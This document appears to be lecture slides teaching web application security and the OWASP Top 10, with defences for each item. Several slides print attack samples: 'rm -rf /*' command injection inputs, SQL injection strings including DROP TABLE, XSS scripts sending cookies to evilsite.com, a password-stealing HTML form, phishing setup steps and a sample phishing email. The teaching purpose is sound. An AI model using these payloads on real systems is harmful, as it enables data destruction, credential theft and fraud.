

Security

Web Application Vulnerabilities & OWASP Top 10

Web applications - exposure

- Web applications are exposed to threats from outside – by definition(*)
- Mostly based on completely open protocols and standards (HTTP, HTML, DNS, TLS, TCP, IP, ...)
- Anyone, anywhere may connect – and probe for vulnerabilities

(*) Of course access to some web apps may be restricted by firewalls, NAT and/or geolocation config – but these restrictions can be, and often are, compromised

Web application vulnerabilities

- Modern web apps can be large and complex
- And typically rely on stacks of components – web server software, app server software, framework libraries, OS and network services, program interpreters, database services, media codecs, ...
- Exposure to the web means that vulnerabilities anywhere in this picture can leave the app open to attack

How to deal with this exposure?

- For the parts you can't control directly (third party components and services):
 - Track vulnerabilities and ensure that they are fully patched, preferably automatically
 - Make secure choices, audit vendors, etc
- For the parts you can control (your app code and configuration)
 - Employ good secure programming practices – "build security in"
 - Actively monitor and test (including "penetration testing")

Tracking vulnerabilities

- Repositories
 - CVE: Common Vulnerabilities and Exposures
 - Unique ID assigned to each vulnerability, e.g. CVE-2019-9787
 - <https://cve.mitre.org/>
 - CVSS: Common Vulnerability Scoring System
 - For assessing severity of a problem
 - (US) National Vulnerability Database (NVD)
 - SecurityFocus
 - SANS Internet Storm Center
 - CERT (Computer Emergency Response Team)
 - Anti-malware vendors (Symantec, Kaspersky, AVG, etc)

Human vulnerabilities (Social Engineering)

- Social engineering is the practice of manipulating legitimate users
- Users are tricked into providing passwords or other secrets or allowing the attacker to bypass security
- Can be very effective
 - Typically tried in bulk on a large number of users in the hope that a few users will fall for it
 - Sometimes very subtle
- User education and training has a big role in defence

Phishing

- Forged web pages created to fraudulently acquire sensitive information
- User typically solicited to access phished page from spam email
- Most targeted sites
 - Financial services (banks, etc.)
 - Payment services (e.g., PayPal)
 - Auctions (e.g., eBay)
- Average of about 65,000 unique phishing websites detected per month in 2018
 - About 40% of these were HTTPS – i.e. they had TLS certificates(!)

[Source: Anti-Phishing Working Group]

Phishing

- Quite easy to set up a phishing website:
 - Register a bogus but perhaps legitimate-looking domain – e.g. `paypall.com`
 - Use free automated certificate authority (e.g. *Let's Encrypt*) to get a certificate for this domain (so browsers will have https access)
 - Clone target website (e.g. using *SEToolkit*)
- Getting users to visit phishing website is a little harder
 - Links in spam emails and social media posts, etc
 - DNS poisoning
 - Malware



Some phishing tricks

- URL obfuscation
 - URL shown different from where link points to
- URL escape character attack exploiting browser weakness
 - e.g. an old version of Internet Explorer for example did not display anything past the Esc or null character
 - Displayed vs. actual site:
`http://trusted.com%01%00@malicious.com`
- Typosquatting
 - Registering amazom.com, google.com, etc
- IDN Homograph Attack
 - Internationalised Domain Names (IDNs) with can be registered Unicode characters
 - Identical, or very similar, graphic rendering for some characters
 - e.g., Cyrillic and Latin “a”
 - Phishing attack on paypal.com

From: PayPal Security Department [service@paypal.com]
Subject: [SPAM:99%] Your PayPal Account



Security Center Advisory!

We recently noticed one or more attempts to log in to your PayPal account from a foreign IP address and we have reasons to believe that your account was hijacked by a third party without your authorization. If you recently accessed your account while traveling, the unusual log in attempts may have been initiated by you.

If you are the rightful holder of the account you must **click the link below** and then complete all steps from the following page as we try to verify your identity.

[Click here to verify your account](#)

`http://211.248.156.177/.PayPal/cgi-bin/websecrcmd_login.php`

If you choose to ignore our request, you leave us no choice but to temporarily suspend your account.

Thank you for using PayPal!

Please do not reply to this e-mail. Mail sent to this address cannot be answered. For assistance, [log in](#) to your PayPal account and choose the "Help" link in the footer of any page.

To receive email notifications in plain text instead of HTML, update your preferences [here](#).

Protect Your Account Info

Make sure you never provide your password to fraudulent persons.

PayPal automatically encrypts your confidential information using the Secure Sockets Layer protocol (SSL) with an encryption key length of 128-bits (the highest level commercially available).

PayPal will never ask you to enter your password in an email.

For more information on protecting yourself from fraud, please review our Security Tips at <http://www.paypal.com/securitytips>

Protect Your Password

You should never give your PayPal password to anyone, including PayPal employees.

OWASP

- Open Web Application Security Project
 - <https://www.owasp.org>
- Global community of web app security professionals
- They produce:
 - Best practice guides – detailed documents and "cheat sheets"
 - A standard for application security verifications.
 - Open-source software
 - WebGoat: deliberately vulnerable web application
 - ZAP (Zed Attack Proxy): penetration testing tool

OWASP Top 10 Critical Vulnerabilities

A1: Injection

**A2: Broken
Authentication**

**A3 Sensitive Data
Exposure**

**A4: XML External
Entity (XXE)**

**A5: Broken
Access Control**

**A6: Security
Misconfiguration**

**A7: Cross-Site
Scripting (XSS)**

**A8: Insecure
Deserialization**

**A9: Using
Components with
Known
Vulnerabilities**

**A10: Insufficient
Logging &
Monitoring**



OWASP

The Open Web Application Security Project

<http://www.owasp.org>

A1: Injection Attacks

- Injection attack is when user input finds its way into executed commands
- Interpreters
 - Interpret strings as commands.
 - e.g. SQL, shell (cmd.exe, bash), LDAP
- Key Idea
 - Input data from the application is executed as code by the interpreter.

Command Injection – Python

- Code:

```
import subprocess

print("Enter the name of the image you wish to upload:")
image_file = input()

try:
    subprocess.run("ls " + image_file, shell=True, check=True)
except:
    print("This image is not in your folder")
```

- Execution:

```
Enter the name of the image you wish to upload:
junk; rm -rf /*      # don't try this!!
```

Command Injection – Java

- Code (*filename* passed from user input)

```
void method (String filename) {  
    Runtime.getRuntime().exec("more " + filename);    // BAD  
    ...  
}
```

- Execution:

```
filename ="xyz.html; rm -rf /*";    // don't try this!!
```

SQL embedded in web app code

- Say we have a form field for entering a student ID:

87654321

- And this input is put directly into the SQL statement within the web app – something like:

```
query = "SELECT * FROM students WHERE studentid = '"  
+ request.getParameter("ID") + "'";
```

- To create the following SQL query for execution:

```
SELECT * FROM students  
WHERE studentid = '87654321'
```

- Next we might display some elements of the student's profile using the query result

SQL Injection

- Say we have a form field for entering a student ID:

blah' or '1'='1

- And this input is put directly into the SQL statement within the web app – something like:

```
query = "SELECT * FROM students WHERE studentid = '"  
+ request.getParameter("ID") + "'";
```

- To create the following SQL query for execution:

```
SELECT * FROM students  
WHERE studentid = 'blah' or '1'='1'
```

- Now we might see the profiles of all students!

SQL Injection – deleting data

- Say we have a form field for entering a student ID:

blah'; DROP TABLE students; #

- And this input is put directly into the SQL statement within the web app – something like:

```
query = "SELECT * FROM students WHERE studentid = '"  
+ request.getParameter("ID") + "'";
```

- To create the following SQL query for execution:

```
SELECT * FROM students  
WHERE studentid = 'blah'; DROP TABLE students; #'
```

- Now the table will be deleted!
(if the web app has sufficient DB privileges)

Defences against SQL injection (1)


- Sanitise input
 - Use provided functions for escaping strings
 - For example ' becomes \' and " becomes \"
 - e.g. with node.js
 - *mysql.escape()*
 - *connection.escape()*
 - *pool.escape()*
- Validate input
 - Many classes of input have fixed languages
 - Email addresses, dates, part numbers, etc.
 - Verify that the input is a valid string in the language
 - Ideal if you can exclude quotes, semicolons, HTML tags, ...

Defences against SQL injection (2)

- Limit database permissions and segregate users
 - If you're only reading the database, connect to database as a user that only has read permissions
- Use non-obvious table and field names
- Don't leak information that can help attacker
 - e.g. default error reporting might reveal info in browser
- Avoid constructing queries with simple string concatenation
 - Modern libraries and frameworks allow you to bind inputs to variables inside a SQL statement
 - e.g. `java.sql.PreparedStatement`

SQL Injection

From xkcd.com



A2: Broken Authentication & Session Management

- Authentication business logic and data must be **server** side
 - Rich client logins still possible, but not 100% client-side
- Store authentication (and also) authorisation tokens in **session** object
 - A session is the time a user spends on a particular visit to a website.
 - Session data is maintained by the web server in a session object to allow for preservation of state across a sequence of browser requests

Session Management

- Store session ID in **session cookie**
 - Never in the URL (risk of *session fixation attack*, among others)
- Make sure framework uses secure session IDs
 - Session IDs should be **long and random** – i.e. impossible to guess
- Provide “Logout” link or button on every page
- On logout, destroy the session object
- Implement session timeout (idle time, total time)

Web authentication – failure/logging

- Authentication code should fail securely
- Failure modes should not result in successful authentication
- Count failed logins per user & impose soft lockout on multiple failures
- Report to user on last login time, failed logins, failed password recovery attempts
- Count failed logins per app
- Log all authentication decisions, including failures

Web authentication – credentials


More on web app authentication coming up in a later classes...

A7: Cross Site Scripting (XSS)

- Attacker injects scripting code into pages generated by a web application
 - Script could be malicious code
 - Often JavaScript. May alternatively be HTML, Flash or anything else handled by the browser.
- Threats:
 - Phishing, hijacking, changing of user settings, cookie theft/poisoning, false advertising, execution of code on the client, ...

XSS Example

- Any web page containing user-created content may be target for XSS.
- Risk with comments, reviews, guestbooks, webmail, social media – i.e. almost any interesting website!



The screenshot shows a web browser window titled "Guestbook" with the address bar displaying "mycoolsite.com/guestbook.php". The page content includes a heading "Please sign our guestbook!", a form with "Your name:" and "Your comment:" fields, and a "Submit" button. The "Your name:" field contains "Evil Attacker". The "Your comment:" field contains the malicious payload: `<script> document.location = "http://www.evilsite.com/steal.php?cookie="+document.cookie`. Below the form, the "Guestbook" section displays two previous entries: one from "Dora the Explorer" with the comment "Cool site!", and another from "Peppa Pig" with the comment "This site is a bit boring".

Please sign our guestbook!

Your name:

Your comment:

Guestbook

Name: Dora the Explorer
Comment: Cool site!

Name: Peppa Pig
Comment: This site is a bit boring

Cookies

- Cookies are small pieces of information stored on a client and associated with a specific server
 - When you access a specific website, it might store information as a cookie
 - Every time you revisit that server, the cookie is re-sent to the server
 - Effectively used to hold state information over sessions
- Cookies can hold any type of information
 - Can also hold sensitive information
 - Session cookies, credentials, personally sensitive data
 - Almost every sophisticated website uses cookies

Cookie Stealing XSS Attacks

- Attack 1

```
<script>
```

```
document.location = "http://www.evilsite.com/steal.php?cookie="+document.cookie;
```

```
</script>
```

- Attack 2

```
<script>
```

```
img = new Image();
```

```
img.src = "http://www.evilsite.com/steal.php?cookie=" + document.cookie;
```

```
</script>
```

Protecting Cookies

- Make cookies *HttpOnly*
 - Restricts access from non-HTTP sources (e.g. JavaScript)
- Set *secure* flag

XSS using HTML only

- It's possible to simply inject a HTML form, for example
- Consider for example an attacker entering the following:

```
<form action=http://www.anevilsite.com/steal>  
Enter your password  
<input type="password" name="pass">  
<input type="submit" value="Submit">  
</form>
```

- This will provide a text box to collect the password of a (perhaps naïve) user

Summary of other items in Top Ten

- A3: Sensitive data exposure
 - Security of data in transit and data at rest
 - Use of old/weak cryptography
 - Key/password management and storage
- A4: XML eXternal Entity (XXE)
 - Type of injection attack that affects older XML processors
- A5: Broken access control
 - Need granular access control model defining how access to web app resources is granted – e.g. using roles
 - Insecure direct object references – e.g.
`http://bank.com/view?account=12345678`
- A6: Security Misconfiguration
 - Broad category including having unchanged default settings, leaving ports open, poor patch management
 - Need config management (quality control); automation can help

Summary of other items in Top Ten (cont.)

- A8: Insecure Deserialization
 - Many languages and frameworks support object serialization (JSON, XML, native language)
 - Kind of injection attack where attacker provides malicious object to exploit deserialization that does not validate input
- A9: Using components with known vulnerabilities
 - Most modern apps rely on many third party components
 - which in turn may rely on further components
 - All components not necessarily continuously supported and patched
 - Effort required to track and audit component security
- A10: Insufficient Logging & Monitoring
 - Many serious attacks go undetected for a long time, because nobody knows they are happening...